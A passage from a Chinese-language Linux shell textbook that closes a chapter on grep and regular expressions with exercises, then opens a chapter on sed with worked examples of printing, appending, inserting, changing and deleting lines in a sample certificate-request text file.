上例的命令使用 POSIX 字符类作为模式，[:upper:]表示大写字母集合，再用一层方括号将[:upper:]括起，表示匹配字符集合，得到的结果确实是所有以大写字母开头的文本行。

再举一个搜索以空格开头文本行的例子：

```
#例 3-47：搜索以空格开头文本行
[root@zawu globus]# grep ^[[:space:]] 00.pem
    /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus
      You need not edit this message in any way. Simply
      save this e-mail message to the file.
[root@zawu globus]#
```

上例的命令仍以 POSIX 字符类作为模式，[:space:]用法与[:upper:]类似。事实上，POSIX 字符类作为模式的用法都类似，使用时只要注意用方括号将 POSIX 字符类括起来即可。

6．精确匹配

3.1 节讲述正则表达式时未曾讲述“\<\>”符号，该符号用于精确匹配，在此结合 grep 命令对此符号进行介绍。

首先给出一个说明性的例子，我们结合例子阐释何为精确匹配，以及“\<\>”符号的用法，例子如下所示：

```
#例 3-48：精确匹配
[root@zawu globus]# cat re01                          #显示 re01 文件的内容
```

```
Line1:there are four lines in this file
Line2:this the line 2
Line3:this is another line
Line4:this is line4
[root@zawu globus]# grep the re01                    #列出所有包含 the 字符串的行
Line1:there are four lines in this file              #there 中包含了 the
Line2:this the line 2
Line3:this is another line                           #another 中包含了 the
[root@zawu globus]# grep "\<the\>" re01              #精确匹配 the 这个单词
Line2:this the line 2                                #只要第 2 行有此单词
[root@zawu globus]#
```

上例创建名为 re01 的示例文件，该文件中有 4 行字符串，cat re01 命令列出了这 4 行字符串内容，关于 cat 命令的用法，可以参考 10.1.2 节，在此不介绍。未用“\<\>”符号时为模糊匹配，列出所有包含 the 字符串的行：Line 1、Line 2 和 Line 3，因为 Line 1 中包含 there，Line 2 中包含 the，Line 3 中包含 another。用“\<\>”符号精确匹配 the 这个单词，因而，只列出了 Line 2，注意\<the\>上的引号必不可少。

事实上，grep 命令的-w 选项也可用于精确匹配，下面的命令等价于上例的 grep "\<the\>" re01 命令：

```
[root@zawu globus]# grep -w the re01                 #利用-w 选项实现精确匹配
Line2:this the line 2                                #结果仍是第 2 行
[root@zawu globus]#
```

7．或字符

或字符“|”是扩展的正则表达式中定义的，grep 需要加上-E 选项才能支持它，下面给出 grep 命令使用“|”字符的例子。

```
#例 3-49：grep 命令与|字符
[root@zawu globus]# grep -E "OU|seu" 00.pem          #带-E 选项的 grep 执行成功
It should be mailed to xd_ni@seu.edu.cn
    /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus
the Globus Simple CA at xd_ni@seu.edu.cn
[root@zawu globus]# grep "OU|seu" 00.pem
[root@zawu globus]#
```

例 3-49 的两个命令用于匹配带有 OU 或 seu 字符串的行，grep 带上-E 选项后得到正确的结果。而 grep 没有带-E 选项时，返回结果为空，这是因为 grep 命令将“|”字符解析为字面意义。注意，OU|seu 上的引号必不可少。

grep 命令与正则表达式结合使用极大地增加了命令应用的灵活性，同时也增大了使用命令的难度，读者只有在本节例子的基础上，多上机练习，多思考分析，才有可能熟练而灵活地运用 grep 命令。

3.4.3 grep 命令族简介

Linux 系统支持三种形式的 grep 命令，通常将这三种形式的 grep 命令称为 grep 命令族，这三种形式具体为：

- grep：标准 grep 命令，支持基本正则表达式，上面两小节已经对此命令进行了详细的讨论。
- egrep：扩展 grep 命令，支持基本和扩展正则表达式。

● fgrep：快速 grep 命令，不支持正则表达式，按照字符串的字面意思进行匹配。

egrep 命令与 grep –E 等价，fgrep 命令与 grep –F 等价，在某些 Linux 发行版中，egrep 和 fgrep 都是 grep 命令的别名，分别将其符号链接到 grep –E 和 grep –F 命令。下面举两个例子来说明 egrep 和 fgrep 命令。首先，举一个 egrep 命令的例子，如下：

```
#例 3-50：egrep 命令的用法
[root@zawu globus]# egrep "seu.edu|certificate" 00.pem           #第 1 条命令
It should be mailed to xd_ni@seu.edu.cn
   /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus
The above string is known as your user certificate subject, and it
To install this user certificate, please save this e-mail message
If you have any questions about the certificate contact
the Globus Simple CA at xd_ni@seu.edu.cn
[root@zawu globus]# egrep "^-+B" 00.pem                          #第 2 条命令
-----BEGIN CERTIFICATE REQUEST-----
[root@zawu globus]#
```

上例第 1 条命令 egrep 使用了扩展的正则表达式元字符“|”符号，表示搜索包含 seu.edu 字符串或 certificate 字符串的文本行，egrep 成功地解析了元字符“|”符号的含义，得到正确的结果。第 2 条命令使用了“+”符号，意义为查找 00.pem 文件中以“-”符号开头、重复任意次且是 B 字符的行。请注意“^-+B”和“^-*B”的区别，“+”符号表示“-”符号至少重复一次，不匹配以 B 字符开头的行。

其次，我们再举一个 fgrep 命令的例子。

```
#例 3-51：fgrep 命令的用法
[root@zawu globus]# fgrep ^-*B 00.pem          #第 1 条命令，fgrep 命令不支持正则表达式
[root@zawu globus]# fgrep certificate 00.pem   #第 2 条命令，fgrep 命令支持普通字符串
The above string is known as your user certificate subject, and it
To install this user certificate, please save this e-mail message
If you have any questions about the certificate contact
[root@zawu globus]#
```

上例的第 1 条命令是 fgrep 后加正则表达式，无任何返回结果，这说明 fgrep 不支持正则表达式；第 2 条命令 fgrep 后面加普通字符串，返回正确结果，这说明 fgrep 支持普通字符串。

egrep 和 fgrep 命令极少使用，因为 grep 命令功能已十分强大，足以替代 egrep 和 fgrep 命令。因此，读者只需对 egrep 和 fgrep 命令有所了解即可。

3.5 本章小结

本章介绍了 Shell 命令和工具所涉及的基本文法——正则表达式，重点介绍了基本正则表达式和扩展正则表达式中元字符的意义和用法。在此基础上，介绍了 Shell 的通配功能，结合例子逐个讨论了通配的元字符。本章还介绍了 Linux 系统中使用广泛的 grep 命令，着重讨论了 grep 命令的基本用法，及如何与正则表达式相结合以更加灵活地进行文本搜索，此外，还简单介绍了 grep 命令族中的其他两个命令 egrep 和 fgrep。

3.6 上机提议

1. 分析下面的正则表达式表达了什么含义。
2.

```
(1) kK*
(2) k\{6,8\}
(3) k\{6,\}
(4) k\{10\}
(5) ^NEW YEAR$
(6) ^$
(7) [0-9][0-9][a-z]
(8) [A-H]\{1,3\},[0-9]\{5\}
(9) ^\...
(10) [^p-z]*\.
```

2. 利用通配功能列出某目录下所有以数字开头、最后 3 位是句点和 2 个任意字母的文件名。

3. 利用通配功能列出 Windows 下文本格式文件，即以.doc、.txt、.ppt、.docx 和.pptx 等结尾的文件。

4. 在上题的基础上，不区分大小写搜索 Windows 下文本格式文件包含 chapter 字符串的文本行内容及其行号，要求写出等价的两种形式的命令。

5. 下面的第（1）条命令是 3.4.1 节讲述 grep 命令的-r 选项时的示例命令，执行下面的第（2）条命令，观察该命令是否仍将对 BUILD 子目录进行搜索，分析其原因。

```
(1)  grep -r CERTIFICATE *
(2)  grep -r CERTIFICATE *.pem
```

6. 重做 3.4.2 节搜索空白行和非空白行的例子，并试验用^^$匹配非空白行这种错误用法，即执行下面的三条命令：

```
(1)  grep -c ^$ 00.pem
(2)  grep -c ^[^$] 00.pem
(3)  grep -c ^^$ 00.pem
```

7. 统计当前目录及其子目录下的所有文件所包含空白行的行数。再写一个命令统计当前目录及其子目录下的所有文件包含非空白行的行数。

8. 结合 3.4.2 节对“-”符号的阐述，执行下面几条命令，观察是否仍然提示无效选项错误，分析其中的原因：

```
grep -n -\{5,\} 00.pem
grep -n '-\{5,\}' 00.pem
```

9. 对于 3.4.2 节精确匹配示例中的 re01 文件，依次执行下面的 4 条命令，前 3 条命令是 3.4.2 节曾讲述过的，第 4 条命令是错误的命令，分析第 4 条命令得不到正确结果的原因。

第 4 章 sed 命令和 awk 编程

本章介绍 Linux/UNIX 系统中两种功能强大的文本处理工具：sed 和 awk。由于 sed 是流编辑器，因此，才有了 sed 这个名字（stream editor），它是一个将一系列编辑命令作用于一批文本文件的理想工具。awk 因其三位缔造者的名字而命名（Aho、Weinberger 和 Kernighan），是一种能够对结构化数据进行操作，并产生格式化报表的编程语言。sed 和 awk 有很多共同之处，如使用正则表达式进行模式匹配等，而且掌握 grep 命令将有助于学习 sed 和 awk。因此，上一章的内容是本章学习的基础。

4.1 sed 命令基本用法

sed 是一个非交互式文本编辑器，它可对文本文件和标准输入进行编辑，标准输入可以是来自键盘输入、文件重定向、字符串、变量，甚至来自于管道的文本。sed 从文本的一个文本行或标准输入中读取数据，将其复制到缓冲区，然后读取命令行或脚本的第一个命令，对此命令要求的行号进行编辑，重复此过程，直到命令行或脚本中的所有命令都执行完毕。相对于诸如 vi 等其他文本编辑器，sed 可以一次性处理所有的编辑任务，显得非常高效，为用户节省了大量的时间，sed 适用于以下三种场合：

- 编辑相对交互式文本编辑器而言太大的文件。
- 编辑命令太复杂，在交互式文本编辑器中难以输入的情况。
- 对文件扫描一遍，但是需要执行多个编辑函数的情况。

sed 只是对缓冲区中原始文件的副本进行编辑，并不编辑原始的文件。因此，如果需要保存改动内容，需要将输出重定向到另一个文件，可以使用下面格式的命令：

```
sed 'sed 命令' input-file > result-file
```

该命令将 sed 命令对 input-file 的更改保存到 result-file 中，“>”符号是重定向符号，关于重定向的内容将在第 10 章详细介绍，读者在此只需记住 sed 保存更改的命令即可。sed 编辑命令中的 w 选项也可将结果保存到某个文件中，这一用法将在 4.2 节介绍。

调用 sed 有三种方式，一种为 Shell 命令行方式，另外两种是将 sed 命令写入脚本文件，然后执行该脚本文件。三种方式的命令格式归纳如下：

① 在 Shell 命令行输入命令调用 sed，格式为：

```
sed [选项] 'sed 命令' 输入文件
```

注意，需要用单引号将 sed 命令引起来。

② 将 sed 命令插入脚本文件后，然后通过 sed 命令调用它，格式为：

```
sed [选项] -f sed 脚本文件 输入文件
```

③ 将 sed 命令插入脚本文件后，最常用的方法是设置该脚本文件为可执行，然后直接执行该脚本文件，格式为：

```
./sed 脚本文件 输入文件
```

第③种方式的 sed 脚本文件与第②种有所不同，其 sed 脚本文件需要以 sha-bang（#!）符号开头，sha-bang 后面是解析这个脚本的程序名。不管是哪一种调用方式，如果没有指定输入文件，sed 将从标准输入中接受输入。sed 的常用选项有三个，如表 4-1 所示。

表 4-1　sed 命令选项及其意义

选　　项	意　　义
-n	不打印所有行到标准输出
-e	表示将下一个字符串解析为 sed 编辑命令，如果只传递一个编辑命令给 sed，-e 选项可以省略
-f	表示正在调用 sed 脚本文件

sed 命令通常由定位文本行和 sed 编辑命令两部分组成，sed 编辑命令对定位文本行进行

各种处理，sed 提供以下两种方式定位文本：

- 使用行号，指定一行，或指定行号范围。
- 使用正则表达式。

表 4-2 给出了 sed 定位文本的方法。

表 4-2　sed 命令定位文本的方法

选　项	意　义
x	x 为指定行号
x,y	指定从 x 到 y 的行号范围
/pattern/	查询包含模式的行
/pattern/pattern/	查询包含两个模式的行
/pattern/,x	从与 pattern 的匹配行到 x 号行之间的行
x,/pattern/	从 x 号行到与 pattern 的匹配行之间的行
x,y!	查询不包括 x 和 y 行号的行

sed 编辑命令标识对文本进行何种处理，如打印、删除、追加、插入、替换等，sed 提供了极为丰富的编辑命令。本章详细介绍常用的 sed 编辑命令，读者掌握了这些常用的编辑命令就能够较好地利用 sed 进行文本处理。对于使用频率较低、较生僻的编辑命令，本章用一节专门做介绍，供有兴趣的读者参考。表 4-3 列出了本章所述的所有的 sed 编辑命令。

表 4-3　sed 编辑命令

选　项	意　义
p	打印匹配行
=	打印文件行号
a\	在定位行号之后追加文本信息
i\	在定位行号之前插入文本信息
d	删除定位行
c\	用新文本替换定位文本
s	使用替换模式替换相应模式
r	从另一个文件中读文本
w	将文本写入到一个文件
y	变换字符
q	第一个模式匹配完成后退出
l	显示与八进制 ASCII 码等价的控制字符
{}	在定位行执行的命令组
n	读取下一个输入行，用下一个命令处理新的行
h	将模式缓冲区的文本复制到保持缓冲区
H	将模式缓冲区的文本追加到保持缓冲区

x	互换模式缓冲区和保持缓冲区的内容

续表

选　　项	意　　义
g	将保持缓冲区的内容复制到模式缓冲区
G	将保持缓冲区的内容追加到模式缓冲区

4.2 sed 编程的一组例子

本节通过一组例子来说明 sed 选项、sed 文本定位、sed 基本编辑命令的常见用法，另外，sed 编程还经常跟正则表达式相结合。因此，第 3 章正则表达式是本节 sed 编程的基础知识，有必要随时参考。

新建一个名为 input 的文件，作为例子的输入文件，内容如下：

```
    This is a Certificate Request file:

    It should be mailed to zawu@seu.edu.cn

    ============================================================
    Certificate Subject:

       /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus

    The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
    To install this user certificate, please save this e-mail message into the following file.

    /home/globus/.globus/usercert.pem
```

4.2.1 sed 命令选项的一组例子

本节通过一组例子说明三个 sed 命令选项的意义，选项需要与一些编辑命令结合才能体现出它的作用。因此，本节的例子也会涉及几个编辑命令的介绍，但是重点不在于此。

1. sed 命令的-n 选项

sed 编辑命令 p 实现打印匹配行功能。下面的例 4-1 演示了 sed 命令的-n 选项，第 1 条命令表示打印 input 文件的第 1 行，-n 表示不打印 input 文件的所有行，因此，该命令的运行结果只是 input 文件的第 1 行。第 2 条命令去掉-n 参数，可以看到结果首先显示 input 文件的第 1 行，然后将 input 文件（sed 的编辑对象）的全部内容打印到标准输出。从这个例子的两条命令，我们可以清晰地理解-n 选项表示“不打印”功能是指：不打印 sed 编辑对象的全部内容。

```
#例 4-1：sed -n 的用法
#第 1 条命令，带-n 选项，只打印第 1 行
[root@zawu globus]# sed -n '1p' input
This is a Certificate Request file:
#第 2 条命令，不带-n 选项，不仅打印第 1 行，还打印输入文件的全部内容
[root@zawu globus]# sed '1p' input
```

```
    This is a Certificate Request file:
    This is a Certificate Request file:

    It should be mailed to zawu@seu.edu.cn

    ==========================================================
    Certificate Subject:

       /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus

    The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
    To install this user certificate, please save this e-mail message into the following file.

    /home/globus/.globus/usercert.pem
    [root@zawu globus]#
```

下面的例 4-2 利用 sed 命令打印范围行，例 4-2 中的命令打印 input 文件的第 3～6 行，其中第 4 行为空白行。

```
    #例 4-2：sed 命令打印范围行
    [root@zawu globus]# sed -n '3,6p' input
    It should be mailed to zawu@seu.edu.cn

    ==========================================================
    Certificate Subject:
    [root@zawu globus]#
```

下面的例 4-3 利用 sed 命令打印匹配模式行，命令使用表 4-2 中的/pattern/方法进行模式匹配，表示打印匹配 certificate 关键字的行。从例 4-3 的结果可以看出，第 1 行包含 Certificate 关键字未被打印，这说明 sed 匹配关键字也是大小写敏感的。

```
    #例 4-3：sed 打印匹配模式行
    [root@zawu globus]# sed -n '/certificate/p' input
    The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
    To install this user certificate, please save this e-mail message into the following file.
    [root@zawu globus]#
```

2．sed 命令的-e 选项

-e 选项表示将下一个字符串解析为 sed 编辑命令，如果只传递一个编辑命令给 sed，-e 选项可以省略，换句话说，只有向 sed 命令传递多个编辑命令时，-e 选项才有用武之地，我们通过一个打印行号的例子来说明-e 选项的意义和用法，如例 4-4 所示。例 4-4 中的第 1 条命令利用 sed 编辑命令“=”号打印匹配 Certificate 关键字的行号，结果为 1 和 6。如果需要将与匹配 Certificate 关键字行的内容和行号都打印出来，就要向 sed 传递“p”和“=”两个编辑命令，此时就需要使用-e 选项，-e 选项指定其后面紧跟着的字符串为 sed 编辑命令，打印匹配行内容及其行号的命令如例 4-4 第 2 条命令所示。

```
    #例 4-4：sed -e 的用法
    #第 1 条命令：简单的打印行号命令
    [root@zawu globus]# sed -n '/Certificate/=' input
    1
    6
    #第 2 条命令：打印行内容及行号，传递两个编辑命令给 sed
    [root@zawu globus]# sed -n -e '/Certificate/p' -e '/Certificate/=' input
```

```
This is a Certificate Request file:
1
Certificate Subject:
6
[root@zawu globus]#
```

需要注意的是，sed 不支持同时带多个编辑命令的用法，如：

```
sed -n 'Certificate/p=' input
```

带多个编辑命令 sed 的一般格式为：

```
sed [选项] -e 编辑命令 1 -e 编辑命令 2 … -e 编辑命令 n 输入文件
```

3．sed 命令的-f 选项

-f 选项只有调用 sed 脚本文件时才起作用，追加文本、插入文本、修改文本、删除文本和替换文本等功能往往需要几条 sed 命令来完成，所以，往往将这些命令写入 sed 脚本，然后调用 sed 脚本来完成。我们以 sed 追加文本功能为例说明 sed 脚本的编写和调用方法，从中说明-f 选项的作用。

sed 编辑命令 a\符号用于追加文本，它可以将指定文本的一行或多行追加到指定行后面。如果不指定文本追加位置，sed 默认放置到每一行后面，追加文本的格式为：

```
sed '指定地址 a\text' 输入文件
```

指定地址以匹配模式/pattern/或行号的形式给出，用于定位新文本的追加位置，sed 对\a 后的文本进行追加操作。

例 4-5 利用 sed 命令追加文本，例 4-5 中的命令表示在与关键字“file:”相匹配的行后追加文本内容“We append a new line.”，结果显示第 1 行之后已经追加了上述文本。值得注意的是，sed 完成追加文本功能后，只是将结果输出到标准输出上（Shell），原始文件 input 并未做任何改变。

```
    #例 4-5：sed 追加文本
    [root@zawu globus]# sed '/file:/a\We append a new line.' input
    This is a Certificate Request file:
    We append a new line.                                  #追加上去的文本行

    It should be mailed to zawu@seu.edu.cn

    ===============================================================
    Certificate Subject:

       /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus

    The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
    To install this user certificate, please save this e-mail message into the following
file.

    /home/globus/.globus/usercert.pem
    [root@zawu globus]#
```

接下来，我们通过将例 4-5“sed 追加文本”的例子转换为 sed 脚本来说明如何编写和调用 sed 脚本文件，见例 4-6。利用 vi 编辑器创建名为 append.sed 的文件，输入如下的内容：

```
#例 4-6：append.sed 演示 sed 追加文本的用法
#!/bin/sed -f
/file:/a\                    #a\表示此处换行添加文本
```

```
#所添加的文本内容
We append a new line.\                    #“\”符号表示换行
We append another line.
```

sed 脚本的第 1 行与 bash Shell 脚本一样，以 sha-bang（#!）符号开头，sha-bang 后面解释器的路径，sed 脚本是 sed 命令的路径，一般在/bin 目录下。当然，如果读者不知道 sed 在哪个目录下，可以用下面的命令获得：

```
[root@zawu globus]# which sed             #获取 sed 路径
/bin/sed
[root@zawu globus]#
```

sed 选项使用-f 表示正在调用脚本文件，-f 选项在脚本中必不可少，若无此选项，执行脚本时将报错。如果追加上去的文本有多行，需要用反斜杠符号“\”换行，如 append.sed 脚本所示。将 append.sed 文件赋予可执行权限，然后执行该脚本文件，即可得到结果，sed 脚本的执行方法与 bash 脚本是一样的。

在执行脚本时，仍然需要加上输入文件的名称，下面给出 append.sed 脚本的执行命令及其执行结果，由例 4-6 中的结果可见，附加的文本分为了两行，这就是“\”符号所起的作用。

```
#例 4-6 append.sed 脚本的执行结果
[root@zawu globus]# chmod u+x append.sed        #为 append.sed 赋可执行权限
[root@zawu globus]# ./append.sed input          #执行 append.sed 脚本，带上输入文件 input
This is a Certificate Request file:
We append a new line.                           #追加上去的两行文本
We append another line.

It should be mailed to zawu@seu.edu.cn

===============================================================
Certificate Subject:

   /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus

The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
To install this user certificate, please save this e-mail message into the following file.

/home/globus/.globus/usercert.pem
[root@zawu globus]#
```

4.2.2　sed 文本定位的一组例子

本节通过一组例子说明 sed 文本定位的方法，由于 sed 命令选项和 sed 编辑命令的例子中都会涉及 sed 文本定位，因此，本节只是介绍几个特殊的 sed 文本定位例子。

1．匹配元字符

如果 sed 命令所要匹配的目标字符串中包含元字符，需要使用转义符“\”屏蔽其特殊意义，下面的例 4-7 利用 sed 命令匹配元字符，例 4-7 分别给出匹配句点“.”元字符和“$”元字符的命令。

```
#例 4-7：sed 匹配元字符
[root@zawu globus]# sed -n '/\./p' input                #匹配.符号
It should be mailed to zawu@seu.edu.cn
```

```
    /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus
    The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
    To install this user certificate, please save this e-mail message into the following file.
    /home/globus/.globus/usercert.pem
    [root@zawu globus]# sed -n '/\$/p' input                    #匹配$符号
    The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
    [root@zawu globus]#
```

2．使用元字符进行匹配

sed 命令可以灵活使用正则表达式的元字符进行匹配，$在正则表达式中表示行尾，但是在 sed 命令中却表示最后一行，例 4-8 利用 sed 命令打印最后一行，在此附带说明一下 p 参数的位置，sed 基本编辑命令可以放在单引号内，也可放在单引号外，如例 4-8 的两条命令是等价的，本书统一将 sed 编辑命令放在单引号之内。

```
#例 4-8：sed 结合$符号匹配最后一行
[root@zawu globus]# sed -n '$p' input
/home/globus/.globus/usercert.pem
[root@zawu globus]# sed -n '$'p input
/home/globus/.globus/usercert.pem
[root@zawu globus]#
```

再举一个使用元字符进行任意字符匹配的例子，如例 4-9 所示，/.*bus/表示匹配包含以 bus 结尾字符串的行。

```
#例 4-9：用.和*符号匹配任意字符
[root@zawu globus]# sed -n '/.*bus/p' input
   /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus
/home/globus/.globus/usercert.pem
[root@zawu globus]#
```

3．!符号

!符号表示取反，x,y!表示匹配不在 x 和 y 行号范围内的行，例 4-10 利用 sed 命令用于打印不在 2～10 之间的行。

```
#例 4-10：匹配不在指定行号范围内的行
[root@zawu globus]# sed -n '2,10!p' input
This is a Certificate Request file:
To install this user certificate, please save this e-mail message into the following file.

/home/globus/.globus/usercert.pem
[root@zawu globus]#
```

x!表示匹配除了 x 行号外的所有行，但是，!符号不能用于关键字匹配，如无法表示不与/pattern/匹配的行。

4．使用行号与关键字匹配限定行范围

表 4-2 列出了/pattern/,x 和 x,/pattern/两种形式限定行号与关键字匹配行之间的范围，实际上，这两种形式与 x、y 是一样的，只是将 x 或 y 用/pattern/代替而已。

下面的例 4-11 使用行号与关键字匹配限定行范围，例 4-11 的第 1 条命令是打印与 seugrid 的匹配行到最后一行，第 2 条命令是打印第 3 行到与 Certificate 的匹配行。

```
#例 4-11：sed 命令使用行号与关键字匹配限定行范围
#第 1 条命令：打印与 seugrid 的匹配行到最后一行
[root@zawu globus]# sed -n '/seugrid/,$p' input
```

```
        /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus

    The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
    To install this user certificate, please save this e-mail message into the following file.

    /home/globus/.globus/usercert.pem
    #第 2 条命令：打印第 3 行到与 Certificate 的匹配行
    [root@zawu globus]# sed -n '3,/seugrid/p' input
    It should be mailed to zawu@seu.edu.cn

    ================================================================
    Certificate Subject:

        /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus
    [root@zawu globus]#
```

4.2.3 sed 基本编辑命令的一组例子

本节通过一组例子讲述 sed 的基本编辑命令，这些基本编辑命令是 sed 编程中最常见的命令，读者只有深刻理解了这些命令的用法，才能自如地利用 sed 进行 Shell 编程。我们在 4.2.1 节中已经介绍了追加文本命令，因此，本节从插入文本开始介绍 sed 基本编辑命令。

1．插入文本

插入文本和追加文本类似，区别仅在于追加文本是在匹配行的后面插入，而插入文本是在匹配行的前面插入，sed 编辑命令的插入文本符号为 i\，插入文本的格式为：

```
    sed '指定地址 i\text' 输入文件
```

接下来，举例子看一看插入文本的用法，新建名为 insert.sed 的脚本，内容如下：

```
    #例 4-12：insert.sed 脚本演示 sed 插入文本的用法
    #!/bin/sed -f
    /file:/i\                                  #i\表示此处换行插入文本
    We insert a new line.                       #插入的文本内容
```

执行 append.sed 脚本，并加上 input 文件名作为参数，下面的例 4-12 给出了 append.sed 脚本的执行结果，可以看到，在与 file:关键字的匹配行上方插入了新文本。

```
    #例 4-12 append.sed 脚本的执行结果
    [root@zawu globus]# chmod u+x insert.sed
    [root@zawu globus]# ./insert.sed input
    We insert a new line.                              #插入的新文本行
    This is a Certificate Request file:

    It should be mailed to zawu@seu.edu.cn

    ================================================================
    Certificate Subject:

        /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus

    The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
    To install this user certificate, please save this e-mail message into the following file.
```

```
/home/globus/.globus/usercert.pem
[root@zawu globus]#
```

2．修改文本

修改文本是指将所匹配的文本行利用新文本替代，sed 编辑命令的修改文本符号为 c\，修改文本的格式为：

```
sed '指定地址 c\text' 输入文件
```

接下来，举例子看一看修改文本的用法，新建名为 modify.sed 的脚本，内容如下：

```
#例 4-13：modify.sed 脚本演示修改文本的用法
#!/bin/sed -f

/file:/c\                                   #c\表示此处换行修改文本
We modify this line.                        #修改的文本内容
```

下面的例 4-13 给出了 modify.sed 脚本的执行结果，可以看到，与 file:关键字的匹配行被修改为了“We modify this line.”。

```
#例 4-13 modify.sed 脚本的执行结果
[root@zawu globus]# chmod u+x modify.sed
[root@zawu globus]# ./modify.sed input
We modify this line.                        #整个匹配行被修改为新文本行

It should be mailed to zawu@seu.edu.cn

==================================================================
Certificate Subject:

   /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus

The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
To install this user certificate, please save this e-mail message into the following file.

/home/globus/.globus/usercert.pem
[root@zawu globus]#
```

3．删除文本

sed 删除文本命令可以将指定行或指定行范围进行删除，sed 编辑命令的删除文本符号为 d，删除文本的格式为：

```
指定地址 d
```

注意，sed 编辑命令中的删除操作符号是 d，后面不带\符号，与附加、插入、修改等命令有所区别。删除文本可以灵活地制定删除地址，例 4-14 演示了删除文件的第一行和最后一行的方式。

```
#例 4-14：sed 命令删除第一行和最后一行
[root@zawu globus]# sed '1d' input           #第 1 条命令：删除第一行文本

It should be mailed to zawu@seu.edu.cn

==================================================================
Certificate Subject:

   /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus

The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
```

```
    To install this user certificate, please save this e-mail message into the following file.

    /home/globus/.globus/usercert.pem
    [root@zawu globus]# sed '$d' input                  #第 2 条命令：删除最后一行文本
    This is a Certificate Request file:

    It should be mailed to zawu@seu.edu.cn

    ===============================================================
    Certificate Subject:

        /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus

    The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
    To install this user certificate, please save this e-mail message into the following file.
    [root@zawu globus]#
```

例 4-14 中，第 1 条命令表示删除第 1 行，用数字'1d'指定第一行；而第 2 条命令指定最后一行时，到了正则表达式元字符$表示最后 1 行。

我们也可以指定删除行的范围，下面的例 4-15 用 sed 命令删除指定范围内所有的行。

```
    #例 4-15：删除指定范围内所有的行
    [root@zawu globus]# sed '1,10d' input               #第 1 条命令：删除第 1～10 行
    To install this user certificate, please save this e-mail message into the following file.

    /home/globus/.globus/usercert.pem
    [root@zawu globus]# sed '5,$d' input                #第 2 条命令：删除第 5 行到最后一行
    This is a Certificate Request file:

    It should be mailed to zawu@seu.edu.cn

    [root@zawu globus]#
```

例 4-15 中的第 1 条命令用'1,10d'表示删除第 1～10 行，第 2 条命令用'5,$d'表示删除第 2 行到最后一行。

当然，也可以删除与关键字匹配的行，新建 delete.sed 脚本，内容如下：

```
    #例 4-16：delete.sed 脚本演示删除不区分大小写与 certificate 匹配的行的用法
    #!/bin/sed -f
    /[Cc][Ee][Rr][Tt][Ii][Ff][Ii][Cc][Aa][Tt][Ee]/d
```

delete.sed 脚本表示删除匹配 certificate 关键字的所有行，用正则表达式[]符号表示在匹配 certificate 关键字时不区分大小写，下面的例 4-16 给出 delete.sed 脚本的执行结果。

```
    #例 4-16 delete.sed 脚本的执行结果
    [root@zawu globus]# chmod u+x delete.sed
    [root@zawu globus]# ./delete.sed input

    It should be mailed to zawu@seu.edu.cn

    ===============================================================

        /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus


    /home/globus/.globus/usercert.pem
```

```
[root@zawu globus]#
```

4．替换文本

sed 替换文本操作将所匹配的文本行利用新文本替换，替换文本与修改文本功能有相似之处，它们之间的区别在于：替换文本可以替换一个字符串，而修改文本是对整行进行修改。另外，替换文本通过替换选项使得文本替换更为灵活，功能更为强大， sed 编辑命令的替换文本符号为 s，替换文本的格式为：

```
s/被替换的字符串/新字符串/[替换选项]
```

s 表示 sed 执行替换文本操作，sed 命令首先匹配被替换的字符串，匹配成功后用新字符串替换它。替换选项对 sed 替换操作做进一步的细化，具体符号和含义如表 4-4 所示。

表 4-4　sed 替换选项及其意义

选　　项	意　　义
g	表示替换文本中所有出现被替换字符串之处
p	与-n 选项结合，只打印替换行
w 文件名	表示将输出定向到一个文件

sed 替换文本命令是一个相对复杂的命令，读者需要正确理解 sed 替换选项所表示的意义。下面我们结合具体例子详细解释表 4-4 所示的 sed 替换选项。

从最简单的 p 选项谈起，默认情况下，sed s 命令将替换后的全部文本都输出，如果要求只打印替换行，需要结合使用-n 和 p 选项，命令格式如下：

```
sed -n 's/被替换的字符串/新字符串/p' 输入文件
```

